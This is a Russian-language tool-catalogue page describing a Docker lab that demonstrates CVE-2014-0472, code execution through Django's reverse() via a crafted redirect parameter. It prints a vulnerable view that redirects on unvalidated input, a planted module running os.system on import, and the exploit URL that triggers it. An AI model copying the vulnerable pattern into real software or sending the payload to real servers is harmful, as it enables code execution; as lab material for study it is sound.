
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2014-0472 — Docker-контейнер с эксплойтом Proof-of-concept для CVE-2014-0472, демонстрирующий выполнение кода Django reverse() через специально созданные параметры URL в уязвимых представлениях. | Kitploit
Инструменты/GitHubGitHub/christasa/cve-2014-0472
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеОбучение и Образование
GitHubchristasa/cve-2014-0472

CVE-2014-0472

Docker-контейнер с эксплойтом Proof-of-concept для CVE-2014-0472, демонстрирующий выполнение кода Django reverse() через специально созданные параметры URL в уязвимых представлениях.

Репозиторий
71165 лет назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    977
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    564
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    352
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    344
  • 5

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    322
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    308

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

CVE-2014-0472

Используйте

docker-compose up -d

Доступ к localhost:8083

Ссылка: https://www.djangoproject.com/weblog/2014/apr/21/security/

  1. Присутствует одно или несколько представлений, которые конструируют URL на основе пользовательского ввода (обычно параметр "next" в строке запроса, указывающий, куда перенаправить после успешного завершения действия).
  2. Атакующему известно о существовании на сервере одного или нескольких модулей в пути импорта Python, которые при импорте выполняют код с побочными эффектами.

В tests.py

def evil_function():
    print("exploit successful")
    os.system("echo > /tmp/`whoami` ")
    return os.getuid()


evil = evil_function()

В views.py

def redirect_test(request):
        page = request.GET.get('page', None)
        if page is not None:
                redirect(page)
        return HttpResponse("OK")

Используйте функцию перенаправления для вызова вредоносной функции
avater


Используйте эксплойт

http://your-ip:8083/example?page=app.tests.evil
avater

Эксплуатировано

avater

Скачать инструмент